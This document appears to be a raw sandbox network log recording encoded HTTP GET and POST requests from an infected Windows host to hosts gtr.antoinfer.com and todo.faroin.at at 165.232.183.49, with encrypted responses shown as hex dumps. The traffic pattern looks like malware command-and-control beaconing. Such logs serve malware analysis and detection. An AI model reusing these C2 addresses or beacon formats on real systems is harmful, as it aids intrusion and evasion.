Jul 5, 2021 16:52:45.440840006 CEST	1627	OUT	GET /OQ_2BTgG7j/q3X1MGdBBGa9_2B2m/1G0QfKWqT4Al/JC4ZC0WOm7j/4CP941a6dpq6AY/NxMuCeGanwp5x6mx Fdtm_/2BQQ_2BZBXUS0UsE/so7pu77WVpSX0kE/e_2FC7i8m9HUadv_2F/jHuYwYKPu/BKlyw96_2B2HnlpmSd5G/K HfN8q_2FZUhddmueVc/VN22bVsSXOc1F2H2TTlYic/FU2T3AQj_2Bf0/Yc7WUnV_/2FNtnojv1lJnCN4_2B2aG1E/Z T_2F8RuAw/TC3tCpega8r1SAjDV/0ZScgJdMygUO/w95b0xrv2QT/DGrWX40QWt0tWT/QGDiJ9RLs/CJ HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 5, 2021 16:52:46.348056078 CEST	1628	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 05 Jul 2021 14:52:46 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a b7 76 83 40 14 05 3f 88 42 20 72 49 ce 39 d3 91 a3 c8 f9 eb 8d 1b 15 b2 8f 81 dd b7 f7 ce c8 72 39 e8 d6 a9 86 e5 74 ed b0 bb d2 dd 64 5d 14 d5 d4 9e 1d 9a 37 7c 39 e5 c5 6e 94 f4 ef 8a 17 0b df b5 5e df 85 5e 78 d3 7e 79 ed b6 c2 0f 97 b6 5d 63 85 46 9f 56 a0 0b 9e 0a d8 e1 80 c7 8a fe 90 8f 6b 93 d1 21 e4 13 b7 79 9f 5a 66 97 31 33 94 e4 a4 8b 10 da 9d ef 57 8d 00 1b bc 34 b0 b0 18 64 fe 52 b2 7c 47 65 d0 91 f5 0d 07 85 3c 4f be 2c 9c 06 2e 32 c0 35 c1 72 f8 68 e1 8e 6d 8a 2a 66 2b 0e 4e 92 35 59 e2 57 94 5c 6f 08 35 9b e5 7d d1 ed 42 bc 59 21 ec c0 ad 41 6c 61 16 fb 52 1f 88 96 3f d6 8c 55 ab f9 dc ef eb 5a 6a c1 7a 20 b3 91 7e 7c a6 dd 3b 03 9a 9d 8d 7d 64 a3 b0 8c 80 13 9c c9 61 09 5e 55 40 48 29 ee 47 ab f1 93 0e e2 ec e9 c6 8e d2 ea 0f 53 da 79 ce 81 7b 1f 3a e3 68 7f a2 53 44 dc 6f d5 b7 cf a8 8f 34 2d c0 b4 a2 4a 7a 6c ca b5 97 35 ef 7b 48 0e 93 34 b1 46 0c 9e 11 ae 11 46 bc e4 38 e8 d7 fa 79 62 dd 8f 19 37 af e8 e6 c9 0d c2 e1 26 11 7a 1c 9e f4 37 d1 e5 3c ba 6c 17 8a 12 02 97 d0 a6 82 d3 10 d3 f8 e7 c8 d1 b2 17 f4 e0 1e 19 70 a8 21 0e b9 d2 52 b1 9a c4 20 f1 f6 80 46 c3 03 b7 44 85 28 e3 ca e3 77 b7 e6 28 52 34 1b f8 11 84 2c 13 46 85 fd 5e 9e fb 84 a6 a5 38 82 6b 9f 2e b2 da 16 df 88 86 3c dd e1 17 bb 64 83 bc da 36 f2 43 b3 5a 66 83 fc 1d 04 38 25 79 83 6a be d3 d8 0f 9c 4b 2e 77 9d 11 43 13 fb ec cb 1c 14 40 63 c3 c1 85 1e db 81 75 85 65 82 29 96 85 d6 98 c4 62 3f b9 fd 52 0c 9a 75 62 d9 1e 29 57 76 c2 7d 9b 39 02 67 f8 c7 6b d7 29 2d ad 44 9e a3 f1 b8 28 6e e4 ac 58 f3 f7 72 bc 9e 47 4b 77 10 2c 44 57 c9 2b 8f c6 3a b6 b7 7e 7b d6 0c 40 9c 23 3e 31 30 7b 8a ed a3 32 c4 90 81 d6 96 e5 50 32 ef 17 0f a3 d8 c3 73 6b 8b 89 e4 2e db 99 81 8d 99 7c c1 63 99 f2 59 e7 22 39 90 bd 92 c0 2f 21 d9 e0 c2 15 de 4f dc a2 6f 82 80 1d 3a 72 48 79 5c 41 35 b6 12 c4 fe 74 79 83 c1 dd 21 db 08 03 18 a6 b1 af a5 a9 72 2c b4 08 82 84 41 86 9e 9c 5b 99 7c cc 05 38 e8 01 eb 99 38 4e 87 63 fb ca 4f c8 cc 5d c7 45 a3 4c b6 21 f0 5a b4 37 3f 0a 78 08 87 35 ce cd 6a 83 f2 0c c8 96 8f cf 77 52 f0 12 53 e6 b5 a2 b9 20 36 7d e5 7c 78 1e dc b1 aa 19 7e 83 36 6c 37 62 36 0d 92 c7 c6 81 7e ab a7 af 91 8c e7 63 c5 7d 46 ae b7 be ae 16 72 9b c8 21 70 71 ee 64 fd 91 b7 88 e9 d2 01 39 a2 65 3f d7 fe 3a 34 a7 09 f1 48 2d b7 8a 94 f9 4d 98 61 3a df f3 10 be 91 60 88 2f 34 e5 98 25 5f b4 76 8d fb 75 26 07 7e 7c 3e c7 83 e1 97 00 1d 24 c0 6b 54 c6 da a5 4a 7e 81 51 c3 24 39 5d 4e 3d ae f4 6f 14 7d 69 50 1e c4 06 75 f2 99 68 85 99 c4 93 91 f4 e8 73 54 30 1a 27 0c bb 15 1f 26 66 aa d4 7c 0c e5 eb 3b ad 82 a1 3b 64 96 c9 57 00 43 51 9e 4c de 1a 65 b3 7d 3c 49 04 67 4f e3 e2 df 64 a6 de 1c b6 d1 5c b4 4a 27 4d 2e 61 ef c0 e9 d4 1c eb c4 00 fb 69 58 9e 0f a1 6f e3 1d 9a 9a fc a6 d0 54 1f 07 63 7a f5 86 ef 3d b2 af ea 70 f0 e1 1e fd f1 70 3b 65 f9 31 e0 ce 18 53 da fa 21 b0 73 3b a3 58 d2 a9 76 bf 8c df ea 1e 3a 6b 71 19 9c 4b c1 59 b5 4f f5 2a dc 18 18 04 f4 1f 8e 22 32 ea a3 39 63 d0 82 88 cf e2 a1 77 69 2b 32 26 fa 79 e8 b1 e5 6b 63 30 dd cf 4a 15 4b 06 b8 38 21 68 cd ed 6a 1d 62 7d 96 41 89 47 8c a0 97 cf 3e 3e ed 54 e5 1c cb Data Ascii: 2000v@?B rI9r9td]7|9n^^x~y]cFVk!yZf13W4dR|Ge<O,.25rhm*f+N5YW\o5}BY!AlaR?UZjz ~|;}da^U@H) GSy{:hSDo4-Jzl5{H4FF8yb7&z7<lp!R FD(w(R4,F^8k.<d6CZf8%yjK.wC@cue)b?Rub)Wv}9gk)-D(nXrGKw,DW+:~{@#>10{ 2P2sk.|cY"9/!Oo:rHy\A5ty!r,A[|88NcO]EL!Z7?x5jwRS 6}|x~6l7b6~c}Fr!pqd9e?:4H-Ma:`/4%_vu&~|>$kTJ~Q$9]N= o}iPuhsT0'&f|;;dWCQLe}<IgOd\J'M.aiXoTcz=pp;e1S!s;Xv:kqKYO*"29cwi+2&ykc0JK8!hjb}AG>>T

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49718	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:52:47.774095058 CEST	1831	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 5, 2021 16:52:48.320102930 CEST	1832	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 05 Jul 2021 14:52:48 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49720	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:52:49.870625973 CEST	1833	OUT	GET /HXJGZh1qBjYM0G/CMDVQercp7WT9ydNTkT_2/BA1T_2BoFtrG_2Bw/Wj8IRI6jThedYoW/YXdrjvBKs_2BWTN1jd/cRVlgWa0o/p1MOk_2BLI89mWlaMirs/Gdw7n3bR8ORjIY_2Fx6/NYz_2BwvSm9u2x0DN_2BOH/Ni1nKLSa9JhBd/ZE9joS5j/ehlmvjX_2FlxlUw7sENHL6w/CDmAOpgIB5/uqJKH_2B5K5P34v5C/Q_2BbSOhpl7C/1na6SsW0l2M/cy_2FPqMdKquM4/T1TrxnsCco2huo0cd5MLY/0H3wDM7jB_2F837m/FO_2FMxSAhLyD6r/IIFbv4aVX2Mk_2FOSl/48WQx68DGUnQj/_2BFfob HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 5, 2021 16:52:50.788218021 CEST	1835	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 05 Jul 2021 14:52:50 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b b5 82 83 40 14 45 3f 88 02 08 5e e2 ee 41 3b dc dd f9 fa cd b6 29 c2 ec cc 9b 7b cf 49 36 b2 d9 7d 2e f9 2b 07 c7 7e 31 df 25 c4 63 ba c0 e1 34 4c 46 6d b7 79 2e 38 d2 a6 85 7d 39 b8 74 f0 e0 74 40 58 33 25 43 0e 9e fe c4 aa 1e 26 5c 50 23 19 0b 66 fd d2 06 28 7a b6 75 10 99 06 63 4b 9a 5e b9 c0 c5 70 0c cf 8b bc 8b 7c 20 fe 63 73 25 ee 75 c4 77 88 4a 14 04 3e 4a b5 2b 5f 36 15 2e 37 94 04 a6 01 dd b4 1a fa 57 f3 bf 25 ff 59 d2 9a d0 a0 02 21 e8 e7 1a db ec 75 8a 64 5b d5 14 9d 4f 0b e5 1e bf 5a dc 33 23 cf d2 ae d1 16 a7 a0 e8 9b 32 9f f0 fa 22 86 9d 76 28 fa a6 29 d2 2b 43 16 cc 1a 99 11 cd 03 81 4c ad 82 57 92 e7 be d8 ec f9 e1 f8 35 27 31 ed d2 29 95 3a d3 e8 35 dc 82 4c ca 1f c2 c7 a4 f2 1b c0 2c c5 3f 6a e0 4c 16 2d 30 6d a1 af 16 e8 d3 d6 2a 91 c0 77 5b 0b cc 77 8b 76 2a 8f 4c ce ec e9 61 fb a0 67 d7 09 bd 51 2b 3e e3 f0 96 3e 9f 97 b8 9f f4 bb b9 4f 0b 41 20 df cb 4a 08 5b a6 20 d2 37 5d 2f 31 7e 41 72 19 8e c4 a7 4a 76 c3 ae c2 d3 d8 0a 32 e9 0d e0 36 5c 73 3f e2 88 e5 38 26 5d 5e b4 0d 1e 8d 2f 70 d2 37 b9 1b 7b 53 ac c6 4b d0 bd 53 2a 49 77 44 91 c8 a0 f7 65 c0 bf 13 80 ea ae 8e 22 ea fa 50 ca d6 04 38 4e 5a 14 27 0f 3a 35 fd 6a 2d cd 77 1b 40 3e c5 e6 d2 6e 11 50 77 71 1d b8 72 58 57 9d 6f 88 56 9a 1b 37 28 7a 0e 4d c8 23 3e 73 dd a9 04 48 6e 90 74 3d 5f fa 7b 3d 54 b2 0d 13 b6 32 8c c8 34 af 5b db 2f ab 30 c7 b6 11 8a e7 31 91 b5 37 25 0f d7 1c 66 ef 33 5c 03 be 4c 39 f9 fa 99 a7 95 7e 65 31 33 f6 7e 72 83 1d 2d 33 d6 8d 60 b2 59 05 32 1c 2c cf c3 25 91 64 d3 5b 7f 5f 3c c5 57 9b 96 9f b6 05 d6 56 2a 07 8d 18 bc b3 a1 99 af 80 5e 24 3d 84 0b 8c 9d cb 08 17 e6 1a ae 6a 92 a7 98 77 50 59 e5 74 e1 57 71 f8 4f 34 4e 06 ae 47 e9 1c 8c 27 39 c8 5f 23 5c ed 44 63 9e 60 ef 4c ec 81 92 b6 2a 4a fc 6e 12 51 c7 38 24 5b e8 4a ac 01 41 69 ee 56 2d 58 39 bf a7 6c 38 c5 29 c0 16 11 91 78 4d e3 30 04 b0 cd ea 9e 84 19 d4 f0 d5 1d 4b c6 6a 95 55 05 55 1f 42 11 e6 db a2 3b e3 24 b6 bb 65 e9 07 a6 0d 16 ce ca 63 83 b5 5e d1 75 de 35 10 9d 2f 93 57 3e 0b 23 57 4e 35 2c dc 99 6c ed ab c3 d8 b8 ca e1 58 6e 86 b3 58 98 67 eb dd 9d 98 88 1e d6 df 69 45 b2 49 32 bf f3 70 7c 21 2d cc b8 70 1d fd de 11 c3 14 59 58 86 34 55 a7 26 ba 9a 7c 3b 88 d0 d5 1a a3 4f 08 b9 5a c8 a3 cc c1 7e 18 c3 cc bf fc 5d a3 f1 4e 37 e1 e0 25 d6 e7 39 c0 14 d9 b8 2d bf 89 b2 2a 9d a6 b8 46 10 66 6d 40 2f e4 20 d3 21 7f a4 ae 29 d8 76 1b 2a 31 05 64 14 41 2c 47 aa 0e 94 53 80 6b f0 d1 45 e2 20 99 4e 00 2a 68 b2 d7 12 04 0f fd 35 5c 00 5e 71 80 e1 17 27 31 75 09 c6 11 62 5a ad 8a f8 4e 1f c8 5c 63 4c 77 83 cd e2 aa 34 b0 18 e3 41 1f 95 e8 f3 cd 9d 0b e1 ed 92 71 df 69 58 33 9f 73 56 55 2c 2b d1 7e c2 46 8e 5f 9a c8 e8 4d 4e fd e0 dc 59 d4 0c 3c 2c dd cc db 15 d6 7d cb 7a 18 c1 c9 7e 0e 3a 74 8b 4c c0 90 63 8b de 25 28 70 f9 d0 7c c4 bb 2e c6 e7 11 5e 8f 15 7e f1 a8 e4 23 58 64 42 77 b3 1f 23 97 eb 4c 37 66 db 9c 2b 87 f2 a9 e1 37 c7 c1 79 98 67 e3 7e 58 9f ca 2b ae c2 63 de 98 96 33 63 34 1c 41 7e a8 a2 9a 3b 53 6e 3f ec f7 cb 52 5e 28 d9 cd c2 fb d7 00 1b ab 5a 0e 4b ef 7f dc 23 bb 10 58 0e 6d 91 bc 10 8c a6 f3 24 68 05 82 8d 9c 07 fa Data Ascii: 2000@E?^A;){I6}.+~1%c4LFmy.8}9tt@X3%C&\P#f(zucK^p| cs%uwJ>J+_6.7W%Y!ud[OZ3#2"v()+CLW5'1):5L,?jL-0m*w[wv*LagQ+>>OA J[7]/1~ArJv26\s?8&]^/p7{SKS*IwDe"P8NZ':5j-w@>nPwqrXWoV7(zM#>sHnt=_{=T24[/017%f3\L9~e13~r-3`Y2,%d[_<WV*^$=jwPYtWqO4NG'9_#\Dc`L*JnQ8$[JAiV-X9I8)xM0KjUUB;$ec^u5/W>#WN5,lXnXgiEI2p]!-pYX4U&\|;OZ~]N7%9-*Ffm@/ !)v*1dA,GSkE N*h5\^q'1ubZN\cLw4AqiX3sVU,+~F_MNY<,}z~:tLc%(p\|.^~#XdBw#L7f+7yg~X+c3c4A~;Sn?R^(ZK#Xm$h

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49719	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:52:53.683702946 CEST	2097	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 5, 2021 16:52:54.221350908 CEST	2098	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 05 Jul 2021 14:52:54 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49722	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:52:56.212973118 CEST	2099	OUT	GET /TqiKTzAsbmeVPNQuTP2qUWh/hVxtTSY3Yi/llcJ7qkCpZzGG2TVm/waTVAbLoSME8/MiGLgEPqC5C/QMacbN7bi5gg4i/EPDpjwjNeqvxB8nx8goUN/7UScKdA3erCdyZnr/M1mYt7N44_2BCZB/z_2BQHKBZE3I76X4pk/LLUxigZ_2/FKtPJihoxkrQpIteHpxJ/SQ5O5MOBE3EqfyedXsa/WMc6NwZF0braqCo_2FtHND/MeZCuTIpsRPeP/oRY2gUKx/_2BWnIG4Butzcab_2F67iqF/5L_2FfljiF/BmcXquDrczHDDG7sB/8E2Nz3hVUHpl/Iejf3l0Gse2/15LRCzp_2Bw/0DMy HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: gtr.antoinfer.com Connection: Keep-Alive
Jul 5, 2021 16:52:57.141469002 CEST	2100	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 05 Jul 2021 14:52:56 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 36 37 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 95 45 b2 84 50 14 43 17 d4 03 78 0d 34 30 c4 dd 9d 19 ee ee ac fe ff 05 a4 92 ba 75 73 e2 a8 0d 14 9a 45 0d 8e 9f 70 7a 38 ed b8 b1 06 00 e4 b8 06 b5 5b 85 ea 9e 74 66 0d f4 36 0e 9b 43 34 49 3b 37 ab 4d cd be f9 85 51 4e e3 5d 78 b3 ae 2f a8 19 ef b0 48 56 f7 2e 41 4d 53 40 a0 bb ed e8 7e 93 93 57 ba 32 90 d5 e9 82 48 54 53 a7 bb ae cf 2a 5c 0c bf e2 d0 6c ee 63 10 b2 4d d8 c4 75 39 7d f5 a8 04 16 b9 5d 67 c0 96 5a 09 94 b4 72 e2 26 37 fc a4 a2 c9 54 84 e2 7a 2e 36 e1 9d 9b 1b 59 e9 11 64 a5 ba 75 73 08 7a 4b 0c 4d 58 9d 2b 90 06 98 ca 55 05 b5 db 96 bf 7d 47 e2 29 51 10 49 0b bc f0 3c 60 cd ef 62 79 4b d6 d1 11 9a c6 a9 f8 a0 13 2a ff 08 3d 26 cd a2 09 d6 5a 6a 1a 18 55 6a d7 7f 48 5b a2 18 fd 4d e9 bc 97 19 ad a2 f8 51 53 76 0b c2 9c ea ce 7b 62 94 ad b8 0c dc 96 ca 07 98 52 e5 eb a7 ff 3b 8c b3 61 7d 1f c9 c5 21 db 62 d4 24 9f 2c 47 0c 7b 5e 91 c8 03 f0 8c ab d8 98 af e8 79 eb b6 fa 6a e3 42 a1 59 f1 d9 de 1d ac d6 4b fc 3a e5 01 f5 c1 d3 e2 bd c9 d3 b6 d8 32 6b 2a c7 63 f5 79 4c ac 2e c7 fa 76 b1 9b f7 05 59 0d 10 51 f0 b7 c4 fb ac 13 a2 94 06 82 a9 c4 e1 29 5b 20 50 ea a4 f8 1f 85 72 a8 b8 6d f7 12 6a 49 93 07 51 5b 4d 15 9d fb 0e 7c 7c 4b 2c d5 da 28 c5 3b ea b7 05 77 9a 6b 39 a2 fd 7e 4a 0f 63 e4 da b6 a9 a2 7d 2f 30 d4 66 d5 bb 92 98 b2 61 bc 7e e1 68 c8 b3 39 71 e8 f2 c9 d9 2d cc fa 04 cd bd c0 7f 9a cd e4 bd 8e 5d f6 79 7d a9 e3 e9 ba 06 2e a0 e7 4e 21 21 7d a0 57 47 fb 3a 91 c3 a8 36 8a 15 d6 bd d5 f8 3f 4c 60 3c 13 cc 55 bb 31 0f f3 20 5b 0d 7e 3a bb 34 1e 39 2f 36 ef 0e 7a f9 81 65 1d 7d b0 44 24 47 08 d0 ff 11 b6 09 a6 ef 82 d1 c3 48 d1 48 dc 88 b9 85 b3 6a b3 d7 fd 0f 7e ed 1b be 08 29 8c 26 14 26 f0 27 88 82 f8 37 32 db 47 e0 bc 15 cf 31 e9 d7 ec e6 16 15 7e 38 e7 37 d9 48 00 cd 92 56 da 53 a8 41 c1 e4 60 f1 e1 ab a4 a4 b4 d7 14 a8 ae 1a 9c f8 bd 08 b8 d9 be 88 63 76 d5 f9 50 5e b5 6c 5e 55 51 a8 ce 14 f2 c7 b3 5e 13 37 f9 c7 5f b1 50 f2 ce da dd bf b4 b3 c6 f8 9b a2 12 2b 29 ea 5b db fa ec a7 5b a0 b9 9e d6 04 9f e5 a2 28 b1 09 fb 51 e3 69 c6 a9 64 05 6a 88 a0 db 8e 57 65 15 be 78 95 d6 fa a6 e8 e8 18 30 7d ca 4e 44 99 22 ea 72 ca 1e c4 27 9b ee 63 22 4d b4 28 52 eb 9e dc 90 d6 26 8e cc 6e cd ab ae ad ba 6e 81 6f be 8d d8 23 6c 1a 22 b0 90 1b bc 17 d2 b9 f8 f4 0c e8 8f 2f b9 f9 4d 82 74 ac 75 53 79 14 23 91 98 0c d7 85 de 3f 9d 8e 65 20 3c 9f e4 52 7d 78 d0 b9 da 9e 1a a4 4c 26 ac 86 a3 0b 9e 1c 7d 49 05 c5 e1 5d 6a 63 26 81 5e 85 6f 28 43 0f 99 db 3e b5 0c c4 ff 0f 32 7c 26 fb 07 ac 42 7c 72 c5 b1 1e 95 13 8e 64 07 ec da 82 c3 16 27 e1 53 27 9c 5a b8 0b 49 53 cb 87 42 cc cc d3 9e e8 23 0b cd b8 87 55 a7 87 4e fb ef 3c fb 5f 78 4d 09 82 1c 84 48 4c ac 33 3b ad e7 ff 96 51 97 0f a3 da cb fc ca 32 b5 4c 39 dd b8 86 19 04 93 af 04 18 2a ce d9 f7 b2 34 fd 08 0f 4c cc e6 ce a6 3e af 45 38 f6 d2 7d 59 20 9d 0e 71 ef 68 da 3c ee 58 64 e4 b8 df f9 90 de 42 e0 53 4f 87 73 ae a3 d8 31 ab f5 76 90 5a 5c a0 87 54 bc 88 cc 95 59 6d 72 76 6e 06 6c b2 45 f3 9f ea 2c a8 48 5c 36 b3 8f 3b f4 41 b4 39 c6 a7 5d 91 77 6b 5f 7f 30 a9 9b d4 f0 51 12 87 9d 09 69 27 1f e4 6d 56 04 4d 68 24 71 c5 b5 93 36 a9 14 Data Ascii: 767EPCx40usEpz8[tf6C4I;7MQN]x/HV.AMS@~W2HTS*\lcMu9}]gZr&7Tz.6YduszKMX+U}G)QI<`byK*=&ZjUj H[MQSv{bR;a}!b$,G{^yjBYK:2k*cyL.vYQ)[ PrmjIQ[M\|K,(;wk9~Jc}/0fa~h9q-]y}.N!!}WG:6?L`<U1 [~:49/6ze}D$GHHj~)&&'72 G1~87HVSA`cvP^I^UQ^7_P+)[[(QidjWex0}ND"r'c"M(R&nno#I"/MtuSy#?e <R}xL&}I]jc&^o(C>2|&B|rd'S'ZISB#UN<_x MHL3;Q2L9*4L>E8}Y qh<XdBSOs1vZ\TYmrvnlE,H\6;A9]wk_0Qi'mVMh$q6

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49730	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:33.216042042 CEST	5925	OUT	GET /kXu9tnPyh7IrxOnM_/2F5RL9McC0pC/V4JAp24MS7Z/JdKAzMH5afqP6U/5QKmnqIf4ji_2F0bYULim/Ln9m9S8CJYQHSAL8/9V4ln6b18wizYxs/lBvgnWHKscbAmpSE6F/UvyDHh12X/4KiHWavyPolIq4enzVWO/gZBgK_2BixX_2FpKOLN/j_2FfrEitBIUH8MDLOcNHJ/NhB576j_2Fx2n/eQ5OwroG/raMZRrL38_2FMqHXUW7maRX/ilf2Nc3TMF/dkY1WHkQs6cMiRoJ2/AWmEChw_2BA5/L5BFJV5SVgy/cNqd1hVvvZotyw/XPfvzeOgszjC/s HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: todo.faroin.at
Jul 5, 2021 16:53:34.131033897 CEST	5934	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 05 Jul 2021 14:53:33 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49732	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 5, 2021 16:53:34.400011063 CEST	5937	OUT	POST /xJvow4_2/BJDMWjUnNijevmUW57WQQAD/EfF5Sspcyc/NJzdVTwdvpiYxkuku/nPGWvkA08XkQ/vBCHroC_2FE/9zehC8tkQdIdvs/O6XnkCJmSqv_2BmOlhbVu/HQOKlqimRyOan0Iq/gsEUxPO_2FhQGh0/jcvQ1wlS8Gsr9_2FfD/7E8mUZJ_2/BsH5YpBp8iAwhSj0WpLx/lHUKRpbxx3m_2BkZ1XY/A4clpRwWuRrbu_2BeomIJB/3Z5OAlfx3ZfTa/Zr5HnaAB/X29Vmpecpgs5PpmOqAd16fZ/L2jQuizAg_/2BSqqpGpXSe3rgahN/25lGwyN_2BXg/x HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Content-Length: 2 Host: todo.faroin.at
Jul 5, 2021 16:53:35.373759031 CEST	5945	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 05 Jul 2021 14:53:35 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 62 30 0d 0a 32 10 c8 db fd 6f e6 fa ac fb 8a 44 ea 7b 9e 48 0f 7b 08 f3 8e 66 cb bb 3d 50 98 b5 81 21 39 5c af 6e ac e9 3b 9d 5d a0 d3 a4 78 8c 74 21 f9 41 23 13 24 5e d8 5b d1 11 d0 f2 57 11 54 2f d2 77 3c 38 92 22 00 7a f6 b8 23 86 6f c9 b4 d1 1d 63 bf 2f 31 df 7c 7f 37 d4 10 60 93 57 02 4e 3e cb 44 49 a6 93 7e 28 6b e1 34 88 19 89 96 ce da ce f2 4c 36 89 ac a1 df f1 ce f9 f0 a3 4d d8 98 5c 5a 49 dc 3f 82 cb 8a 36 1a b2 a9 9e 59 35 74 61 54 0c e9 93 df b5 12 5b 6c 6a df 23 dc 51 69 9f 43 e9 62 d4 3b 1d 8b 68 54 e8 ca 5d 11 17 a4 97 0d 0a 30 0d 0a 0d 0a Data Ascii: b02oD{H{f=P!9\n;]xt!A#$^[WT/w<8"z#oc/1|7`WN>DI~(k4L6M\ZI?6Y5taT[lj#QiCb;hT]0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49734	165.232.183.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
